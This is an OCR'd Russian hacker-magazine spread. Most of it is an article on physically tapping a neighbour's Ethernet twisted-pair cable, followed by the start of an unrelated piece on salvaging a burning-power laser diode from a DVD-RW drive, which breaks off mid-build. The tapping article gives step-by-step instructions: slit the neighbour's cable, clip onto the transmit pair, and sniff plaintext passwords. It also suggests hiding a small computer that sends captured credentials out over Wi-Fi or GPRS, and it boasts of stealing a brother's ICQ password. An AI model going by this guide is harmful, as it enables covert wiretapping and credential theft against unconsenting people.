Как прослушать витую пару

Ты мастер взлома и шпионского софта, ты знаешь самые изощренные дырки и эксплойты. Твой сосед подключен к другой локалке, но тебе так хочется поснифать его траф, что зудит во всех местах сразу. Немного разведки и затык: он юзает исключительно витую пару. «Как быть?» — крутится у тебя в голове. Вот тут я собираюсь поведать тебе, что все возможно в нашем мире. Для начала определимся с тем, что не будем лезть в мельчайшие подробности стандарта IEEE Std 802.3. Этот стандарт о том самом Ethernet, который тебе знаком по витухе, торчащей из всех щелей твоего убежища. Зато уделим больше внимания возможностям незаметного снятия данных с той самой витой пары, что вызывает хакерский зуд. Я соседскую имею в виду. Используй эти возможности с умом и осторожностью.

ФЛЕШБЭК О ХОРОШЕМ ПРОШЛОМ

Если бы ты решил воплотить в жизнь подобную затею лет так 10 назад, то все было бы относительно просто, так как раньше в большинстве случаев использовался коаксиальный кабель. Его даже не нужно было резать — достаточно было аккуратно добраться до центральной жилы и подключить свой кабель параллельно: центр к центру, оплетка к оплетке — и вуаля, можно тихо снифать траф, ну или не тихо, варианты имелись.


А сейчас у нас тотальное распространение TP (Twisted Pair — витая пара). Замечу, что не единой витой парой живет сеть — помимо множества ее видов есть еще и оптика, но ее мы рассматривать не будет из-за сложности и дороговизны работы с ней.

Итак, у нас только один путь — разбираться с работой витой пары.

ЖЕЛЕЗНАЯ ТЕОРИЯ ВИТОЙ ПАРЫ

«Ну витая, что с нее взять?» — спросишь ты. А я с улыбкой достану почти 20 тысяч страниц спецификаций и упомяну о паре десятков дисциплин, требуемых для понимания этой заурядной витухи. Ну, попугал и хватит. На самом деле все не так сложно, если уяснить основы.

Вся сетевая технология, которая окружает тебя, описана стандартами. Витая пара не исключение. Полное название стандарта — IEEE 802.3 LAN/MAN CSMA/CD Access Method. Вообще, стандарт IEEE 802 очень интересен и продуман. В интернете довольно много информации на эту тему, но в чаще всего она англоязычная. Я постараюсь объяснить тебе самое необходимое. Стандарт под номером 802 включает в себя практически все сетевые протоколы. К примеру, 802.11 — WiFi, 802.15.1 — Bluetooth, 802.16 — WiMax. Нас же интересует 802.3 — Ethernet.




Модель OSI, физический уровень Ethernet


В основе стандарта лежит так называемая модель OSI. Каждый уровень отвечает за свое взаимодействие. Всего их семь:

1. **Прикладной уровень (Application layer)** — доступ к сетевым службам
2. **Уровень представления (Presentation layer)** — представление и кодирование данных
3. **Сеансовый уровень (Session layer)** — управление сеансами связи
4. **Транспортный уровень (Transport layer)** — безопасное и надежное соединение «точка-точка»
5. **Сетевой уровень (Network layer)** — определение пути и IP (логическая адресация)
6. **Канальный уровень (Data Link layer)** — физическая адресация
7. **Физический уровень (Physical layer)** — кабель, сигналы, бинарная передача

Конечно, это чисто теоретическое представление модели, и во многих пунктах она реализована иначе, но для наглядности ее вполне достаточно. Ее ругают, говорят о ее неудачности, несостоятельности и громоздкости. Но именно на нее ориентируются все разработчики и производители сетевого оборудования. Нас интересует седьмой уровень — физический. На диаграмме представлена модель OSI и нижние уровни в стандарте 802.3. Канальный уровень состоит из двух частей: MAC клиента, который обеспечивает доступ к нижним уровням, и следующий за ним Media Access Control, который отвечает за доступ к физическому уровню. В самом низу находится физически уровень, в каждом устройстве он может быть выполнен по-своему, но сверху у него обязательно будет привязка к MAC, а снизу — физический коннект (в нашем случае витая пара).
На схеме показан физический уровень (PHY), отвечающий за согласование сетевой модели с физическим каналом, который может быть как витой парой, так и оптоволокном или другим носителем. Наглядно можно увидеть работу этой схемы в стандарте 10BASE5. Этот стандарт — одна из первых реализаций 802.3. В качестве физического носителя здесь использовался коаксиальный кабель толщиной 9 мм. Его оболочка была выполнена из огнестойкого пластика желтого цвета, отчего его называли еще «желтым Ethernet'ом». Так вот примечательно, что сетевая карта была двухкомпонентная: первая ее часть устанавливалась на законное место в системе, вторая вешалась на сетевой кабель специальным устройством, в котором сигналы с кабеля преобразовывались в формат, понятный первой части сетевой карты. Фактически вторая часть и была воплощением физического уровня — впоследствии ее можно было заменять другими интерфейсами. Желтый кабель практически не применяется (если найдешь место, где этот раритет трудится, сообщи мне, плиз), но идея о разделении сетевого устройства по функциям еще живет, например, в высокоскоростных сетевых коммутаторах, где на каждый порт можно поставить свою плату, отвечающую за работу с каким-то одним носителем (оптика и другие).


Двоичный код Манчестера





Соединение двух устройств витой парой, справедливо для 10- и 100-мегабитного канала

Кстати, присмотрись к этому девайсу, висящему на желтом кабеле. Называется он в народе «трезубцем» или «вампирчиком», поскольку прокусывает кабель так, что средний шип контактирует с центральной жилой коаксиального кабеля, а два боковых шипа входят в контакт с экраном основного кабеля. Заметь, это фактически железный снифер, но, к сожалению, только для этого типа сети.
Вернемся к схеме, где показан PHY. Проведя аналогию с «желтым Ethenet'ом», можно сказать, что LINK — это сам коаксиальный кабель. Уровень, зависящий от среды передачи (Physical medium dependent layer), к каналу подключен через MDI. Кстати, коробочка с трезубцем как раз и содержит в себе этот уровень. Далее уже по цифровому каналу он подключен к уровню, не зависящему от среды передачи. На диаграмме этому уровню соответствует MII. Сейчас же MII является стандартом для подключения микросхем PHY к чипу (это может быть как чипсет, так и полноценный проц). Кстати, не ищи MII на современных сетевухах — там уже давно все интегрировали в один чип. «Но где же тут витая пара?» — спросишь ты. «Правильный вопрос», — отвечу я и продолжу. В стандарте есть множество оговорок на случай подключения витой пары, но я исхожу из того, что ты живешь в обычном доме с обычными провайдерами, которые не станут проводить в квартиры гигабитную сеть. В классическом варианте, к которому привык ты, подключение полностью соответствует 10-мегабитному стандарту:
Для связи используются две витые пары, каждая работает только в одну сторону. Для полноценной передачи требуются 2 канала — туда и обратно. В технической литературе такие каналы называются TX и RX — это аббревиатуры от передачи (transmit) и приема (receive). При подключении двумя парами, каждая обозначается как передающая (TX) или принимающая (RX). Какая именно из них выполняет свои функции, зависит от типа кабеля (точнее, от того, как его обжать): прямого и кросс-овер. Первый тип используется для соединения компьютера со свитчем/хабом, второй — для соединения двух компьютеров напрямую.
Концы TX- и RX-пар обжимаются разъемами по специальной схеме, которую несложно найти в инете. Думаю, тебе эта схема давно знакома. Кстати, MDI зачастую и обозначает физический разъем.


Модель OSI с выделенной частью 802.3





Удлинитель витушки для опытов

Сниферский шнурок

Одноплатный компьютер



warning
Информация предоставлена исключительно в целях ознакомления. Ни авторы, ни редакция не несут ответственности за последствия использования материалов этой статьи.



dvd
На диске ты найдешь полную спецификацию IEEE 802.3 LAN/MAN CSMA/CD Access Method.

Но не подумай, что по проводам битики перекачивают как есть. И тут не все так просто. Главная особенность витой пары заключается в том, что сигнал передается дифференциальный, то есть разностный. Другими словами, он сформирован таким образом, что суммарное напряжение между проводами пары около нуля. Для примера — на одном проводе 2,5 В, тогда на другом однозначно -2,5 В, а сумма равна нулю. При таком способе передачи проводник сигнала (в нашем случае витая пара) излучает сигнал во внешнюю среду намного меньше и это излучение уловить тяжелее. Также он довольно устойчив к внешним помехам, так как их легко отфильтровать и воспринимать только сигналы, в сумме дающие 0.

Каждый бит передается сменой сигнала с одного уровня на другой; такое кодирование известно как манчестерский код. При таком кодировании бит фиксируется при переходе от одного логического уровня в другой. Единица — при переходе с нижнего логического уровня на верхний, ноль — наоборот. В нашем случае с витой парой каждый бит формируется сменой полярности в паре. Например, на проводе TX+ было 2,5 В, а на TX- — -2,5 В, это соответствует верхнему логическому уровню. При смене на нижний (TX+=-2,5; TX-=2,5) передали ноль. TX+ — передающая пара, положительный провод, а TX- — передающая пара, отрицательный провод. Плюс и минус введены, чтобы различать провода при их подключении. Если перепутать их — это не фатально, но в большинстве случаев сигнал будет принят неправильно.

В чистом виде манчестерский код практически не используют из-за сложности передачи большого количества нулей и единиц. На практике же применяют дополнительное кодирование, когда группу битов кодируют с избытком, подмешивая нули и единицы. Такой способ позволяет не только нормально поддерживать передачу сигнала, но и проверять его целостность (смотри информацию на тему 8b/10b encoding).

С НОЖОМ И КРОКОДИЛАМИ ИДЕМ К СОСЕДСКОМУ ЩИТКУ

Ну как? Не отказался еще от своей идеи? Небось, голова уже пухнет (у литреда точно пухнет — примечание литреда). Ну ничего, это только вначале — со временем привыкнешь. Придется. Я поведал тебе только теорию, не касаясь практики. Хотя все на самом деле намного проще — нынешняя промышленность дошла то такой унификации, что можно позволить делать многие вещи, даже не задумываясь о побочных эффектах и недостатках, которые непременно бы вылезли пару лет назад. Так вот теперь перейдем к практике. Для успешного снятия сигнала нам потребуется хороший нож (вполне подойдет обычный канцелярский — примечание dlinyj), два крокодила с острыми зубцами, обжатая с одного конца витая пара, ноутбук с сетевой картой и софтом для снифинга. Я юзал SoftPerfect Network Protocol Analyzer — в течение 30 дней будет работать без проблем, хотя есть и бесплатные сниферы (пользователи никсов правят балом). Берем обжатую витую пару и освобождаем необжатый конец от внешней изоляции. Рекомендую взять провод длиной не менее двух метров. В ходе экспериментов я пользовался полуметровым обрубком, но его даже для опытов оказалось мало. Здесь тебе нужно найти RX (входящий сигнал) пару (третий и шестой контакты у разъема твоей сетевухи). Если ты обжимал по всем правилам, то крокодилы нужно цеплять либо к оранжевой (оранжево-белой) (схема A), либо к зеленой (зелено-белой) паре (схема B). Инструкцию по обжиму легко нагуглить. Допустим, у тебя обжато в соответствии со схемой A, тогда получается, что крокодилы висят на оранжевом и оранжево-белом проводах.

Теперь с таким своеобразным проводом и лэптопом идем к месту врезки. Не забудь острый ножик — вдруг отбиваться придется (шутка). Аккуратно сними внешнюю изоляцию с провода, не повредив жилу. Это можно сделать продольным надрезом. Для этого изогни провод и сделай неглубокий надрез длиной сантиметров 5-10. При этом старайся не зацепить и тем более не повредить и не перемкнуть пары внутри провода. Вынув витые пары из надреза, необходимо их развить, причем не все, а наиболее вероятные, например оранжевую.

Далее тебе придется немного подумать — ведь нужен исходящий канал от человека, а не от провайдера, поскольку именно он отсылает пароли, а не они идут к нему (хотя всякое бывает). Надеяться на прямые руки наших монтажников не стоит, поэтому надо попробовать 2 варианта: оранжевую и зеленую пару (в особо запущенных случаях цвета могут быть совсем перепутаны). Схема присоединения крокодилов проста: плюс к плюсу, минус к минусу. То есть одноцветный провод к одноцветному, полосатый к полосатому. Все это также придется делать с оглядкой на инструкцию по обжиму: положительный провод — полосатый, отрицательный — однотонный.

Если монтажники не соблюдали инструкцию, то определить, какой из них какой, без сложной и громоздкой аппаратуры не представляется возможным — только перебор. Не забывай об усилии при зажиме крокодилами, иначе они не прокусят изоляцию провода и ты будешь еще долго маяться в поисках неисправности. Если крокодилы никак не хотят прокусывать провод, то можешь срезать вдоль него несколько миллиметров изоляции и подцепить их уже к уже голой меди.

Найти исходящий канал можно по пакетам, передаваемым от юзера к провайдеру. Особенность их такова, что адресованы они обычно вышестоящим коммутаторам (IP пункта назначения заканчивается на единицу, например 10.2.14.1) или прямиком в инет, ну а в отправителе стоит один и тот же IP.

Ну что, хорошо стоять с ноутом у разрезанной чужой витой пары? Сосед еще не вышел? Если тебя это не заботит, то продолжай снифать и тебе обязательно повезет, ведь большинство прог передает пароли в открытом виде. От тебя требуется только настроить фильтр в снифере. А вот если тебя не устраивает торчать с ноутом возле чужой двери, то можешь запихнуть его в близлежащую нычку, запитать и поднять Wi-Fi канал, а дамп принимать на другом ноуте. Проблема Wi-Fi в том, что весь дамп ты передать не сможешь даже при идеальной связи — пропускная способность беспроводного канала в разы меньше. Но есть выход — настроить снифер на выявление лишь нужных тебе пакетов (например, аськи или ирки) и передавать только их — в таком случае можно обойтись не только Wi-Fi, но даже GPRS. Это как вариант. Товарищ dlinyj загорелся идей использования Wi-Fi роутера, но поспешу его огорчить — он (роутер) не будет передавать дамп, потому что это фактически управляемый свитч. Поясню: и роутеры, и свитчи анализируют данные и передают адресованные пакеты исключительно их адресатам. Другой вариант — прокинуть витой провод с крокодилами до более спокойного места, хотя такой способ врезки с длинным проводом может принести разве что мусор в дампе, ну и постоянно падающий коннект у соседа — тут поможет только эксперимент. Вышеописанную инструкцию я опробовал сам на своем брате, выудив его пароль к аське. Хоть мы и пользуемся одним инетом и находимся в одной квартире, его комп запаролен и подключен к роутеру. Ставить кейлоггер было неспортивно, а снифать сетку из-за роутра — бесполезно, поэтому я и использовал метод ножа и крокодила.

☒ СПОСОБЫ, СТОЯЩИЕ ДЕНЕГ И/ИЛИ БОЛЬШИХ УСИЛИЙ

Проблемой перехвата информации в первую очередь озадачиваются те, кому это позарез нужно. А если позарез нужно, то и в ресурсах недостатка нету. Вот такие люди и снабжают в дальнейшем своими разработками спецслужбы всего мира, ну или сами юзают — кто их знает. До меня доходят только слухи и обрывки из публичных источников. Сам понимаешь, такой информацией никто делиться добровольно не станет. Но я не рассказать не могу, так как эти зарисовки девайсов стоят того, чтобы быть озвученными. Предупреждаю, это могут быть домыслы и плоды моего (или чьего-то) воображения.

Начну с простого, это бесконтактный съем данных с витой пары — девайс был выставлен на CeBIT 2007. Но сам я его в руках не держал и работоспособность не проверял. Могу лишь предположить, что чувствительным элементом является индуктивность или датчик Холла (датчик Холла — полупроводниковый элемент, чувствительный к магнитному полю). Оба варианта могут быть реализованы в железе.

Следующий способ — это сканирование и последующее выявление сигнала Ethernet по побочным электромагнитным излучениям. Недавно по Сети прокатилась волна научных (и не очень) публикаций на тему перехвата видеоизображения с ЖК-экранов ноутбуков. Особенность видеосигнала, передаваемого от видеочипа ноута к ЖК-панели, в том, что он тоже дифференциальный (как у витой пары). Видео передается сразу по нескольким таким каналам. А перехватить и успешно декодировать этот видеосигнал на приличном расстоянии удалось даже лучше, чем в эксперименте с ЭЛТ-мониторами (sic!). Так что, вполне вероятно, где-то в строго засекреченной каморке лежит девайс и... слушает весь Ethernet в округе :).

И, наконец, фактически тот же самый метод с прямой врезкой в кабель, но вместо ноута используется одноплатный компьютер с Wi-Fi картой. Сам по себе одноплатный компьютер является уменьшенным и переработанным вариантом обычного и предназначен для нужд промышленности, скажем, для управления станками или сбором и обработкой информации с датчиков (именно это я и предлагаю, только собирать он будет дамп из сети). Такие компьютеры могут быть как x86-совместимыми, выполненными на 386-м и более мощных процах, так и на других процессорных архитектурах, например RISC, ARM или MIPS. И я уверен, что если у тебя есть роутер, то в нем стоит подобный комп, только софт его заточен под управление сетью. Если тебе удастся поставить на него Линукс или он уже установлен, то настроить Линукс на сниф и анализ дампа будет легко. А запитать его зачастую можно даже от 12-В аккумулятора.

Все подключили, запитали и спрятали в естественных нычках (нишах, шкафчиках, щитках, темном углу под потолком и т.д.). А дамп сливается по радиоканалу. Просто и сердито, а главное — не нужно лично присутствовать на месте. Если уж совсем помечтать, то можно дать задание компьютеру фильтровать пакеты и даже выискивать пароли. А передать пару строчек можно и по GPRS, например, отправив соответствующее письмо на анонимный ящик.

☒ ИТОГ

Ты теперь представляешь, как работает Ethernet, на каких принципах построен и с чем его едят. Конечно, в рамках журнальной статьи невозможно раскрыть все тонкости, но даже этой информации тебе хватит, чтобы начать эксперименты, а может быть даже, ловить реальные пакеты в чужой Ethernet-сети. Возможно, прочитанное подтолкнет тебя к самостоятельным поискам в заданном направлении.

Думай, товарищ, и действуй осторожно. А если надумаешь что-нибудь дельное, не молчи, а сообщи общественности, ну или свяжись со мной, будет, что обсудить вместе.

Глоссарий

IEEE — Institute of Electrical and Electronics Engineers (Институт инженеров электротехники и электроники) — международная некоммерческая ассоциация специалистов в области техники, мировой лидер в области разработки стандартов по радиоэлектронике и электротехнике. За подробностями обращайся в Википедию.

802 - индекс семейства стандартов, описывающих стандарт сети 802.3 — Ethernet.

LAN/MAN (Local Area Network/Metropolitan Area Network) — локальная вычислительная сеть/городская вычислительная сеть.

CSMA/CD (Carrier-Sense Multiple Access with Collision Detection) — множественный доступ с контролем несущей и обнаружением коллизий. Это название алгоритма передачи данных.

OSI (Open Systems Interconnection Reference Model) — модель взаимодействия открытых систем. Абстрактная модель для сетевых коммуникаций и разработки сетевых протоколов. Представляет уровневый подход, где каждый уровень обслуживает свою часть процесса взаимодействия. Благодаря такой структуре совместная работа сетевого оборудования и программного обеспечения становится гораздо проще и понятнее.

PHY (Physical layer) — физический уровень.

MII (Media Independent Interface) — независимый от среды интерфейс.

MAC (Media Access Control) — управление доступом к носителю.

MAC-адрес — это уникальный идентификатор, сопоставляемый с различными типами оборудования для компьютерных сетей.

MDI (Medium Dependent Interface) — интерфейс, зависящий от передающей среды.



DLINYJ
/ DLINYJ@REAL.XAKEP.RU /

Плазмаган у тебя дома

Настоящий лазер из старого DVD-резака

Многим из нас когда-то хотелось иметь настоящий лазер. Поначалу мы радостно скупали лазерные указки, но быстро разочаровались в их мощности. Когда я был маленьким, я думал соорудить свой лазер, но, посмотрев умные книжки и поняв, что нужна сложная стеклодувная мастерская и прочие прибамбасы, отказался от этой идеи. Недавно я решил выяснить, что делают наши умельцы. Их устройства оказались сложными и дорогостоящими, а главное — громоздкими. В этой статье я поведаю тебе, как сделать настоящий мощный лазер, которым ты сможешь прожигать бумагу, резать пластик и зажигать спички, из подручных средств.

ИДЕЯ

Поначалу, решив сделать свой лазер, я даже не знал, с чего начать. Рыская в инете и мучая поисковики, я тут и там натыкался на народных умельцев, которые мастерили свои лазеры. Как правило, это были сооружения размером с обеденный стол из сложного стекла и дорогостоящих материалов. При этом точность изготовления такого лазера требовалась очень большая, почти заводская. Посмотрев цены на детали для этих лазеров, я совершенно скис — они явно превышали мой двухмесячный доход. Но так хотелось чего-то очень простого, сделанного за пару часов и с минимальными капиталовложениями!

Оторвав взгляд от монитора, я посмотрел на умирающий DVD-RW привод. «Вот оно, счастье!» — подумал я. Чем сложнее привод (CD, CD-RW, DVD, DVD-RW) и чем выше у него скорость, тем больше мощность лазерного диода. Занимаясь бесперспективной переделкой лазерных указок несколько лет назад, я и не подозревал, что все, что мне нужно для создания прожигающего лазера, есть у меня под рукой. Только тогда мне совершенно не могло придти в голову выкорчевывать что-либо из новомодного свежекупленного пишущего DVD-ROM'а. А когда эта идея созрела, у меня уже было несколько отслуживших доноров.


Итак, сегодня мы будем делать лазерную пушку из подручных средств. Для изготовления лазера нам понадобится битый DVD-RW привод, набор отверток, скрепка и прямые руки.

РАЗБИРАЕМ ПРИВОД

Для начала нужно подобрать подходящий привод. Если есть, из чего выбрать, то учти, что чем больше у привода скорость записи, тем мощнее у него лазер. Я откопал у себя одно из первых DVD-пишущих устройств — Pioneer DVR-105 (DVD-R 4X, DVD-RW 2X) аж 2002 года выпуска. Самое главное, чтобы это был именно DVD-RW привод, а не обычная читалка DVD'шников. Дело в том, что для прожига DVD требуется гораздо более мощный лазер, чем, например, для обычных DVD или CD-RW. В приводе есть все, что нужно, чтобы сделать собственный лазер, кроме источника питания. Будем считать, что ты нашел жертву-донора для своих опытов, значит, тогда можно приступать к разбору.

Чтобы вскрыть привод, для начала надо выкрутить все винты, затем снять переднюю панель. Для снятия передней панели нужно вынуть лоток. Это можно сделать, либо запитав дивидюк от какого-нибудь компового БП и нажав кнопку Eject, либо вставив твердую острую проволоку в специальное гнездо на морде, и тогда лоток выйдет сам. Идеально для этих целей подойдет обычная канцелярская скрепка. Лично я сделал это надфилем, так как скрепку банально в своей берлоге найти не смог. После того как мы выдвинули






лоток, надавливаем на разные защелки передней панели и пытаемся ее вынуть. Мучить защелки стоит плоской отверткой. После расчехления привода нужно действовать по обстоятельствам. Сколько я подставок под кофе не разбирал, каждый раз дивился изобретательности производителей и ухищрениям разработчиков. Поэтому единой универсальной инструкции по разбору приводов я, к сожалению, привести не смогу.


Взглянув во внутренности, мы видим две направляющие рельсы, на них установлена сама головка с лазерами. У меня рельсы крепились винтами. Отсоединяем шлейфы, идущие от платы к головкам, и выкручиваем все винты. Видно, что под винты подложены резиновые прокладки для исключения биений и вибраций. Высокоточная техника, понимаешь... Нещадно выкорчевав головку, скорее всего, ты найдешь на ней два полупроводниковых лазерных диода. Один из них инфракрасный и не представляет для нас особого интереса. Другой же — с излучением в видимом красном спектре — нам и нужен. Внешне они могут быть совершенно одинаковыми, так что выбирать необходимый придется методом проб и ошибок.

У тебя на столе лежит конструкция сложнейшего лазерного устройства, а главное — она достаточно мощная. Остатки резака можно смело выбросить, предварительно посмотрев, что еще можно применить в наших фрикерских делах. Например, из него можно достать отличный шаговый двигатель, который можно применить в высокоточном приводе робота, кучу интересных микросхем и прочих полезных девайсов. В общем, если не лень, вооружайся Гуглом, смотри детали и, может, найдешь что-то по-настоящему ценное. Большинство составляющих своих поделок я снимаю со старого железа.

Головка



Снятая головка с питанием, поданным на лазер




☒ МОНТИРУЕМ ЛАЗЕР

